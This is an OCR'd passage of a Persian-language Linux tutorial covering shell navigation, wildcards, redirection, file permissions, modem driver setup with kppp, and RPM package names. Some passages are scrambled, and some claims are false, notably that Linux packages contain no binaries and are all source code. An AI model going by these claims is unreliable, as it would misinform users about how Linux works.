خروجی فرمان نشان میدهد که test یک دایرکتوری بوده و مالک آن کاربری به نام alan است که به گروهalan تعلق داشته و آخرین بار در ۱۷ می در ساعت ۲۰:۱۴ دقیقه تغییر کرده است .تصور کنید میخواهید مجوزهای این دایرکتوری را طوری تنظیم کنید که افراد دیگری که از این کامپیوتر استفاده میکنند نتوانند محتویات دایرکتوری شما را دیده و استفاده کنند .در این مورد بیشتر توضیح خواهم داد.

اکنون دستور زیر را تایپ کنید:

$ chmod 700 test

این دستور به شما تمام مجوزهای استفاده و تغییر دایرکتوری را میدهد در حالی که به دیگران اجازه حتی مشاهده محتویات این دایرکتوری نیز داده نخواهد شد .اگر مجددا دستور ls که در بالا تایپ کردید را بکار ببرید، این بار مجوز ها بصورت drwx------ نمایش داده خواهد شد .

در این مرحله با استفاده از دستورcd به دایرکتوری test وارد شوید

$ cd test

هنگامی که نیاز داشتید تا بدانید دایرکتوری خانگی شما در چه مسیری قرار دارد میتوانید از یکی از دو راه زیر استفاده کنید:

- متغییر محیطی HOME
- علامت ~

با تایپ یکی از موارد بالا مقابل اعلان فرمان ، مسیر دایرکتوری خانگی شما نمایش داده میشود:

$ ~
/home/alan

برای نمایش دایرکتوری خانگی یک کاربر دیگر کافی است به صورت زیر عمل کنید:

$ ~chris
/home/chris

در حرکت بین دایرکتوری ها و کارکردن در آنها فرامین دیگری نیز وجود دارند که بسیار مفید هستند:

- یک نقطه : نشاندهنده مسیر جاری است . مثلا: :

$ cp /usr/local/mygame .

دستور بالا فایل mygame را به مسیر جاری (که دایرکتوری خانگی تان بود) کپی میکند .

- دو نقطه : نشاندهنده مسیر ماقبل است . مثلا :

$ mv mygame ..

دستور بالا فایلmygame را به مسیر بالاتر دایرکتوری خانگی تان (دایرکتوریhome) منتقل میکند

- متغییر محیطیOLDPWD : نشاندهنده دایرکتوری جاری قبل از دایرکتوری فعلی است

استفاده از کاراکتر های ویژه و عمل گر های خط فرمان

برای استفاده کارآمد تر از پوسته فرمان ، کاراکتر های مخصوصی وجود دارند که به کاراکتر های ویژه و عمل گرها موسوم هستند .با کاراکتر های مخصوص میتوانید در تایپ کامل نام یک یا چند فایل صرفه جویی کرده و با استفاده از عمل گرها اطلاعاتی را از یک فایل یا دستور به یک دستور یا فایل دیگر هدایت کنید.

استفاده از کاراکتر های ویژه مخصوص نام فایلها

برای کم کردن مقدار تایپ و انتخاب آسانتر دسته ای از فایلها ، پوسته فرمان به شما امکان استفاده از کاراکتر های ویژه را میدهد . کاراکتر های ویژه ای که از آنها میتوانید بین نام فایلها استفاده کنید عبارتند از:

- علامت ستاره : (*) میتواند بجای هر تعدادی از کاراکتر ها قرار گیرد
- علامت سوال : (?) میتواند بجای یک کاراکتر قرار گیرد
- علامت دو براکت : ([...]) تمام کاراکتر های ذکر شده در براکت در انتخاب فایلها اثر میگذارند

برای تمرین بکارگیری این کاراکتر ها به یک دایرکتوری خالی مانند دایرکتوری test که قبلا ایجاد کردید (رفته و با استفاده از) دستور زیر دسته ای از فایلهای خالی را ایجاد کنید:

$ touch apple banana grape grapefruit watermelon

حال برای درک بهتر چگونگی عملکرد کاراکتر های ویژه از دستورls استفاده میکنیم .به خروجی هر فرمان توجه کنید :

$ ls a*
apple
$ ls g*
grape
grapefruit
$ ls g*t
grapefruit
$ ls *e*
apple grape grapefruit watermelon
$ ls *n*
banana watermelon

مثال نخست هر فایلی را که با کاراکترa شروع میشود را نمایش میدهد .مثال بعدی تمام فایلهایی را که با g شروع میشوند نمایش میدهد .در مثال بعدی فایلهایی که با g شروع شده و به t ختم میشوند نمایش داده میشوند و در دو مثال بعدی فایلهایی که حاوی e و n هستند نمایش داده میشوند .

به چند مثال هم در مورد کاراکتر علامت سوال توجه کنید:

$ ls ????e
apple grape
$ ls g???e*
grape grapefruit

gواست نمایش داده میشوند .در مثال دوم فایلهایی که با e در مثال اول فایلهایی که دارای ۵ حرف بوده و حرف آخر آنها شروع شده و کاراکتر پنجم آنها e است را نمایش میدهد .

حال مثال هایی در مورد براکتها:

$ ls [abw]*
allpe banana watermelon
$ ls [agw]*[ne]
apple grape watermelon

در مثال نخست تمام فایلهایی که با a، b و w شروع میشوند نمایش داده میشود.در مثال دوم تمام فایلهایی که با a، g و w شروع شده و به e یا n ختم میشوند، نمایش داده میشوند .

استفاده از کاراکتر های ویژه مخصوص هدایت فایلها

دستورات ورودی خود را از ورودی استاندارد دریافت کرده و روی خروجی استاندارد نمایش میدهند . با استفاده از لوله بندی که قبلا شرح داده شد ، میتوانستیم خروجی یک دستور را به ورودی دستور دیگر متصل کنیم . با فایلها میتوانید از کاراکتر های کوچکتر از (<)و بزرگتر از (>) برای هدایت داده ها از/به فایلها استفاده کنید .این کاراکتر ها عبارتند از:

- کاراکتر : < محتویات یک فایل را به یک دستور هدایت میکند
- کاراکتر : > خروجی یک فرمان را به یک فایل هدایت کرده و در صورتی که فایلی به همان نام وجود داشته باشد، آنرا پاک میکند.
- کاراکتر : >> خروجی یک دستور را به یک فایل هدایت کرده و در صورتی که فایلی به همان نام وجود داشته

باشد، اطلاعات به آخر آن اضافه خواهد شد. برای درک بهتر به مثالهای زیر توجه کنید:

$ mail root < ~/.bashrc
$ nroff -man /usr/share/man/man1/chmod.1* > /tmp/chmod
$ echo "I finished the project on $(date)" >> ~/projects

در مثال نخست محتویات فایل bashrc در دایرکتوری خانگی، در یک پیام پست الکترونیک به کاربر root کامپیوتر ارسال میشود . در مثال دوم، صفحه کمک دستور chmod با استفاده از دستورnroff فرمت بندی شده و خروجی به فایل ارسال میشود . مثال آخر نیز باعث خواهد شد تا خط زیر به tmp/chmod فایلprojects که در دایرکتوری خانگی کاربر وجود دارد، اضافه شود:

I finished the project on Sun May 25 14:25:36 IRST 2003

درک مجوزهای فایلها (File Permissions)

پس از اینکه مدتی با لینوکس کار کردید، مطمئنا به پیامهایی مانند Permission Denied برخورد خواهید کرد . مجوزهای فایلها و دایرکتوری ها در لینوکس به این علت ایجاد شده اند که از دسترسی کاربران به فایلها و اطلاعات خصوصی کاربران دیگر جلوگیری به عمل آورده و از فایلهای سیستمی در مقابل آسیب دیدگی حفاظت کنند . به این علت به هر فایل ۹ بیت اضافه میشود که معرف چگونگی دسترسی شما و دیگران به آن فایل خواهد بود . این بیتها بصورت rwxrwxrwx نمایش داده میشوند . نخستین سه بیت تعیین کننده دسترسی مالک فایل است . سه بیت بعدی برای گروه مالک و سه بیت بعدی برای تعیین نحوه دسترسی دیگران است r نشانگر خواندنw نشانگر نوشتن وx نشانگر اجازه اجرا هستند . درصورتی که بجای یکی از این حروف علامت دش (-) نمایش داده شود، به این معنی است که این اجازه غیر فعال است.

برای نمایش مجوزهای هر فایل یا دایرکتوری میتوانید از دستور ls -ld استفاده کنید .به مثال زیر توجه کنید :

$ ls -ld ch3 test
-rw-rw-r-- 3 alan alan 4096 May 22 15:11 ch3
drwxr-xr-x 3 alan alan 4096 May 17 20:14 test

خط نخست فایلی را نشان میدهد که دارای مجوز خواندن و نوشتن برای مالک و گروه است . سایر کاربران فقط اجازه خواندن فایل را دارا هستند . این به این معنی است که آنها میتوانند فایل را ببینند ولی هیچ تغییری نمی توانند در آن اعمال کنند . خط دوم یک دایرکتوری است . دقت کنید که مجوز ها با حرف d که به معنی دایرکتوری است آغاز شده است . مالک دایرکتوری دارای اجازه خواندن، نوشتن و اجرا است . در نتیجه تنها مالک میتواند فایلها را در این دایرکتوری اضافه کرده، تغییر داده و پاک کند . بقیه کاربران تنها اجازه خواندن دارند . یعنی میتوانند به این دایرکتوری وارد شده و محتویات آنرا ببینند.

در صورتی که شما مالک یک فایل باشید، میتوانید مجوزهای آنرا مطابق نیاز خودتان تنظیم کنید . این کار بوسیله دستور chmod ، امکان پذیر است . برای هریک از مجوزهای خواندن، نوشتن و اجرا عددی در نظر گرفته شده است . خواندن ۴ ، نوشتن ۲ و اجرا ۱ . بنابراین برای اینکه تمام مجوز ها را به خودتان بدهید، مقدار سه بیت نخست باید ۷ تعیین شود (۴+۲+۱) . برای گروه و سایرین نیز میتوانید بنا به نیازشان مجوز تعیین کنید. مجوز ها بین ۷ (مجوز کامل) و ۰ (هیچ مجوزی) متغییر هستند .برای روشن شدن بهتر مطلب به مثالهای زیر توجه کنید:

$ chmod 777 files = rwxrwxrwx
www.Simorgh-ev.com
- 22 -
$ chmod 755 files = rwxr-xr-x
$ chmod 644 files = rw-r--r--
$ chmod 000 files = --------

هنگامی که یک فایل ایجاد میکنید، مجوز پیش گزیده آن ۶۴۴ خواهد بود . در مورد دایرکتوری این مجوز ۷۵۵ است . این مقادیر پیش گزیده توسط دستور umask تعیین میشود.برای نمایش مقدار umask دستور زیر را تایپ کنید :

$ umask
022

کافی است اعداد ی که در دستور umask مشاهده میکنید، از ۷ کم کنید .با این کار مقادیر پیش گزیده را برای دایرکتوری مشاهده خواهید کرد . در مورد فایلها باید این اعداد را از ۶ کم کنید .زیرا در مورد فایلها به طور پیش گزیده مجوز اجرا (با مقدار ۱) غیر فعال است.

نکته : برا تغییر تعداد زیادی از فایلها در یک زمان باید از گزینه R دستورchmod استفاده کنید .این امکان وجود دارد که با یک فرمان مجوزهای تمام فایلها و دایرکتوری های درون یک ساختار دایرکتوری را تغییر دهد .برای مثال برای تغییر مجوزهای تمام فایلها و دایرکتوری های موجود در مسیر tmp/test میتوانید دستور زیر را تایپ کند :

$ chmod -R 777 /tmp/test

هشدار : گزینه R دستورchmod هنگام اعطا مجوزهای کامل و اعطا مجوز اجرا بسیار خوب است . ولی در صورتی که دستور بالا را بجای مقدار ۷۷۷ با مقدار ۶۴۴ اجرا کنید دیگر نمی توانید به هیچ یک از دایرکتوری های موجود در آن مسیر وارد شوید.

انتقال، کپی و پاک کردن فایلها

کپی، انتقال و پاک کردن فایلها بسیار آسان است . برای انتقال یک فایل باید از دستور mv استفاده کنید . برای کپی کردن فایلها دستور cp وجود دارد و برای پاک کردن فایلها نیز دستور rm قابل استفاده است .به مثالهای زیر توجه کنید :

```
$ mv abc def
$ mv abc ~
$ cp abc def
$ cp abc ~
$ rm abc
$ rm *
```

دستور نخست نام فایل abc را به def تغییر میدهد

دستور دوم این فایل را به دایرکتوری خانگی کاربر (~) منتقل میکند

دستور سوم، فایل abc را به فایل def کپی کرده

دستور چهارم آنرا در دایرکتوری خانگی کاربر کپی میکند .
دستور پنجم فایل abc را پاک میکند در حالی که

دستور ششم تمام محتویات دایرکتوری جاری را پاک خواهد کرد

نکته : برای کاربر ریشه، دستور rm به کمک دستورalias طوری تنظیم شده است که برای پاک کردن فایلها حتما از کاربر ریشه سوال شود .این اقدام از پاک شدن تصادفی تعداد زیادی از فایلها در اثر اشتباه جلوگیری به عمل میاورد.

چگونگی نصب مودم و اتصال به اینترنت در لینوکس

یکی از امکاناتی که غالب افراد می‌خواهند بعد از نصب لینوکس داشته باشند، دسترسی به اینترنت است و این امر، مستلزم درست کارکردن مودم می‌باشد.

در حالیکه هزینه‌ی زیادی در ازای مودم های ویندوز ی پرداخت می‌شود، اما این مودم ها، به دلیل به کار رفتن مدارات الکترونیکی کوچک در آنها، برای سازندگان آنها بسیار ارزان تمام می‌شود. این مسأله، به نوبه‌ی خود فضایی اضافی جهت پردازش روی CPU کامپیوتر شما خواهد گرفت. برای بکار انداختن یک مودم ویندوز ی به یک قطعه‌ی نرم‌افزاری به نام "driver" نیاز داریم. از آنجاییکه ۹۰% کامپیوترها، تحت سیستم‌عامل ویندوز اجرا می‌شوند، سازندگان مودم، معتقدند که طراحی و تولید یک درایور لینوکس ی برای مودم ها، مقرون به صرفه نیست.

فرض کنید لینوکس رو بعد از چند بار امتحان و خراب کاری این بار درست و کامل نصب کرده اید... و همه چی دارد خوب کار میکند ... الان حسابی به خودتون مفتخر هستید !!! اما به محض این که قصد دارید با اینترنت کار کنید دچار افسردگی روحی می شوید. چرا؟ خوب چون لینوکس مودم سیستم شما رو نشناخته، دقیقا می دانم اولش کلی حال تان گرفته میشه اما بعد که کمی تو اینترنت جستجو کردید با پدیده ای به نام Lin Modem یا Win Modem مواجه می شوید.

شاید این رو بدانید که خیلی از مودم های داخلی (Internal) که در بازار هست به علت صرفه جویی در قیمت ،قسمتی از کارهای خودشون رو به صورت نرم افزاری و با تکیه بر قدرت سیستم عامل انجام می‌هند!!!! این هم مشخص هست که بدون تعارف بیشترین سیستم عاملی که از طرف کاربران استفاده می شود ویندوز است. پس سازندگان عمده سخت افزار ها معمولا به همراه قطعه تولیدی خود درایور آن قطعه را برای سیستم عامل ویندوز ارائه می دهند. در مورد قطعات حرفه ای تر مثل کارت های شبکه ، با کیفیت و مودم های مرغوب معمولا درایور مربوط برای سیستم عامل های دیگر مانند لینوکس و یونیکس نیز ارائه می شود.اما در مورد سایر قطعات شاید سازنده ها به خودشون زحمت تهیه درایور های مختلف رو نمی دهند ، عجب روزگاری شده !!!!!!!!!!

یکی از مزیت های سیستم های کد باز (Open Source) این هستش که به علت مشخص بودن منابع ، توسعه دهندگان بسیاری در سرتاسر جهان برای اون تلاش می کنند. یکی از همین تلاش ها ایجاد درایور مورد نیاز برای قطعات مختلف از جمله مودم ها می باشد. بیشترین مشکلی که من بعد از نصب لینوکس ها دیدم (که خودم هم همین مشکل رو داشتم) نشناختن مودم از طرف لینوکس می باشد. خوب جامعه‌ی لینوکس، برای بسیاری از مودم های ویندوز ی ، درایور هایی لینوکسی طراحی کرده‌است؛ اما برخی از سازندگان و طراحان مودم، جزئیات طراحی خود را منتشر نمی‌کنند و این باعث ایجاد مشکل بزرگی میشود که بعدا خواهید فهمید. مودم های ویندوز ی، تحت لینوکس به درستی کار نخواهند کرد، مگر اینکه درایور های مخصوص **Lin modem** را برای آنها نصب نمود.

اولین قدم سایت http://www.linmodems.org هستش.شما در این سایت فهرست کاملی از کارهایی رو که باید انجام بدید پیدا می کنید. برای شروع با چند اصطلاح زیر آشنا شوید :

- Win modem : ترکیبی است از سخت افزار که به عنوان چیپست شناخته می شود به همراه نرم افزاری که برای سیستم عامل ویندوز تهیه شده است.
- Lin modem : نوعی از Win modem است که به کمک نرم افزاری دیگر می تواند تحت سیستم عامل لینوکس کار کند.
- LT Modem : خانواده‌ای بزرگ از Win modem ها هستند که تحت چیپست های(Lucent Aegere) کار می‌کنند.

یک مودم نرم افزاری، کنترلر های on-board و مدارات DSP خاص خود را دارد. این ساختار، فشاری ناشی از پردازش های اصلی روی مودم، بر CPU کامپیوتر خواهد داشت. اغلب مودم های سخت‌افزاری با لینوکس کار خواهند نمود، اما دسترسی به آنها، بسیار مشکل تر و گرانتر از مودم های ویندوزی است. پیداکردن یک مودم سخت‌افزاری می‌تواند بسیار ارزشمند باشد؛ چون حتی در ویندوز نیز با یک مودم سخت‌افزاری، سرعت اتصال از طریق dial-up بسیار بیشتر خواهد بود و صد البته پایداری بیشتر اتصال .

مودم های Plug-and-Play توسط لینوکس پشتیبانی نمی‌شوند.

اولین گام برای یافتن یک درایور لینوکسی برای مودم خود ، شناسایی chipset مودم است. ابزارهایی بنام ScanModem (قابل تهیه از آدرس : http://linmodems.technion.ac.il) در این زمینه کمک تان خواهد نمود. شما برای اینکه کار خود را به خوبی انجام دهید نیاز دارید اطلاعاتی در مورد سیستم خود داشته باشید از قبیل :

از چه ویرایشی از لینوکس (distribution) استفاده می‌کنید؟ از چه نسخه ای از کرنل در لینوکس خود استفاده می کنید و سیستم شما بر پایه چه ساختاری می باشد.برای دانستن این مطالب در خط فرمان لینوکس (Shell) از فرمان # uname –a استفاده کنید. همچنین نیاز به اطلاعاتی در مورد مودم خود دارید . سپس با در یافت تمامی این اطلاعات به سایت که در بالا معرفی کردم میروید و در آنجا با توجه به اطلاعات به دست آمده یک درایور برای مودم خودتان انتخاب نموده و آن را در لینوکس نصب میکنید . قابل ذکر است مهمترین اطلاعات شامل نسخه کرنال یا هسته و نوع پردازشگر مرکزی (CPU) شما میباشد و اینکه آیا مودم شما از **سیگنال های منفرد دیجیتالی** حمایت میکند یا نه . (تمام مودم های که بر پایه Lunch ساخته شده اند این قابلیت را دارند) از بین این سه مورد گزینه آخر بسیار مهم است چون اگر از سیگنال های منفرد دیجیتال حمایت کند احتمال نصب موفقیت آمیز بالای ۹۸% است .

میانبر :

ابزار scan Modem برای مودم های PCI (تمام مودم های داخل جعبه کیس) فایل Installer مربوط رو تشخیص می دهد و شما سپس به سادگی می توانید از آن استفاده کنید. بعد از دانلود کردن scan Modem و اجرای آن به وسیله فرمان :

sh scan Modem

گزارشی برای شما نمایش داده می شود که در آن فایل های توصیه شده و البته شماره نسخه های درایور مودم شما و آدرس دریافت فایل و .... برای مودم شما معرفی می کند .

- بعد از اجرای این برنامه چند فایل دیگر به نام های ModemData.txt* در محل اجرا ساخته می شوند که شامل اطلاعات کاملی از سیستم شما می باشد.

اگر این روش به شما کمکی نکرد باید تک ، تک مشخصات مودم را پیدا کنید با استفاده از فرامین ATA و یا با استفاده از ابزار PCItree اطلاعات لازم را بدست آورید . برای استفاده از این نرم افزار بعد از دریافت آن با استفاده از فرامین موجود در فایل pt_userg.htm از آن استفاده کنید. بعد انجام این کارها با استفاده از این راهنما Lin modem HOWTO کار را ادامه دهید.

من از همین روش برای نصب مودم خودم که از نوع Genius و مدل GM56PCI-L هست بر روی Fedora Core 3.0 و کرنل ۲,۶,۹۱,۶۶۷ با ساختار i686+ (AMD Athlon 1000) به وسیله نسخه :

ltmodem-8.31a10.tar.gz و ltmodem-2.6-7alk.src.rpm

این نسخه پیشنهادی scanModem بود که به راحتی نصب شد و کار کرد. سایت هایی که می توانید درایور ها را از ان جا تهیه کنید و یا کمک بگیرید را لیست می کنم:

http://www.linmodems.org

Linmodems support page http://linmodems.technion.ac.il/

PCI Vendor and Device Lists http://www.yourvote.com/pci/

در این وب سایت می توانید با استفاده از Vendor ID که می توان با استفاده از نرم افزار PCItree آن را بدست آورد اطلاعات لازم را پیدا کنید.

Linux winmodem pages http://start.at/modem

در اینجا احتمالا می توانید مودم خودتون رو از هر نوعی که باشد پیدا کنید.

Linmodem-Howto En OR On

Lucent/Agere modem resources (LTModem Drivers for Linux)

Conexant drivers for Linux

Linmodems First Steps Beginner's Guide

Linmodem Resources

Identifying Your Modem Chipset

PCItree

Lucent DSP winmodem tracking page

نرم‌افزارهای مرتبط :


- Multimon: شمار زیادی از سیگنالهای صوتی از قبیل AFSK و DTMF را رمزگشایی و رمز گذاری می‌کند.
- DTMF encoder : آنرا کامپایل کنید. (cc dtmf.c –lm –o dtmf)، چند رقم dtmf در خط فرمان به آن بدهید، و خروجی‌اش را به dev/dsp/ هدایت کنید.

مقاله‌ای در مورد DTMF detection، که سه الگوریتم مختلف را با هم مقایسه نموده است.

فکر می کنم که این قسمت کمک کافی را به شما برای راه اندازی مودم در لینوکس بکند

همان طور که می دانید سیستم عامل لینوکس با بعضی سخت افزار ها به ویژه مودم سازگاری ندارد, به همین دلیل نصب مودم و اتصال به اینترنت در لینوکس به سادگی ویندوز نیست. برای نصب مودم باید قسمت بالا را به دقت بخوانید و اجرا کنید ، پس از آن شروع به اتصال به اینترنت بکنید و آن هم به صورت زیر !!

پس از وارد شدن به دایرکتوری که برنامه مودم در آن وجود دارد دستورات زیر را یک به یک اجرا می کنیم.




محیط خطی Bash

1. make clean
2. make هر چیزی که هست
3. make install

پس از اتمام مراحل بالا مودم نصب شده و محل و آدرس آن /dev/modem می باشد . برای تنظیمات اتصال به اینترنت می توانیم از برنامه های مختلفی که در لینوکس وجود دارند استفاده کرد.

چگونگی استفاده از Kppp :



kppp


پس از نصب مودم باید از این برنامه یا برنامه های مشابه استفاده کنیم تا به اینترنت وصل شویم می توانید این برنامه را از مسیر زیر در صورتی که نصب کرده باشید پیدا کنید.

Menu->Internet->kppp

پس از ظاهر شدن صفحه برنامه Setup را انتخاب می کنیم. از سر برگ Account دکمه new را میزنیم و از صفحه پرسش گزینه Dialog setup را بر می گزینیم و در صفحه جدید نام اتصال و شماره تلفن را وارد می کنیم و تایید می کنیم تا دوباره به پنجره قبل باز گردیم.


سر برگ Accounts

از سر برگ device جلوی گزینه modem device: /dev/modem را بر می گزینیم.



سر برگ Device

و برای تکمیل شدن و اطمینان از کارکرد و شناسایی مودم از سر برگ Modem، Query modem را کلیک می کنیم تا پروسه انجام شود. در صورت شناسایی و کارکرد مودم پنجره ای باز می شود که مشخصات وسیله را ذکر می کند.


Start Here
Trash
Accounts
Device
Modem
Graph
Modem Commands...
Query Modem...
Terminal...
OK
Cancel
KPPP

سربرگ Modem

آموزش نصب برنامه در لینوکس از روی کد منبع آنها

قبل از این که آموزش نصب برنامه ها از روی کد منبع آن ها را بدهم بیاید یک نگاه کوتاه به انواع بسته نصب برنامه در لینوکس بی اندازیم . مشهور ترین بسته ها ی نصب خودکار برنامه در لینوکس ، بسته های RPM هستند .

RPM چیست ؟

یک RPM کلیه فایل ها را که شما نیاز دارید تا بتوانید قسمتی از برنامه را اجرا کنید گرفته و همه آنها را در یک فایل میگذارند قسمتهای مثل خود برنامه ، فایل های کتابخانه ای ، مستندات و فایل های تنظیمی (البته همیشه هم اینگونه نیست) . این بسته هم نیز حاوی اطلاعات درباره خود برنامه نیز هست !!

نام بسته RPM چه چیز های به ما میگویند ؟

شاید شما از اسم های طولانی این بسته ها متعجب شده باشید اما همه آنها معرف یک چیزی هستند که توضیح میدهم ، مثلا بسته apache-1.3.12-20.i386.rpm را در نظر بگیرید ، اول خود این بسته حاوی سرویس دهنده معروف و مستحکم Apache است . عدد 1.3.12 شماره نسخه این سرویس دهنده میباشد . بعد از شماره نسخه یک خط فاصله و بعد از ان 20 میباشد که این عدد معرف به شماره ویرایش میباشد به این معنی که برای نسخه حاضر این چندمین ویرایش میباشد . تولید ویرایش های جدید برای یک نسخه به این دلیل است که بتوان اشکالهای که در بسته نرمافزاری (RPM) و نه خود نرمافزار پیدا میشود را برطرف کرد . بعد از ان i386 دیده میشود که اشاره میکند که این بسته نرمافزاری برای رده اینتل ۳۸۶ به بالا ساخته شده است .

- اگر بعد از همه این چیز ها و قبل از کلمه RPM یک کلمه دیگر به نام scr آمده بود نشان دهنده این است که این کد منبع برنامه با ان مشخصات است نه فایل های باینری ان . (البته لینوکس به مفهوم ویندوز فایل باینری ندارد و تمام بسته ها حاوی کد منبع هستند که عمل کامپایل ان به صورت خود کار انجام میشود)

نصب یک بسته RPM

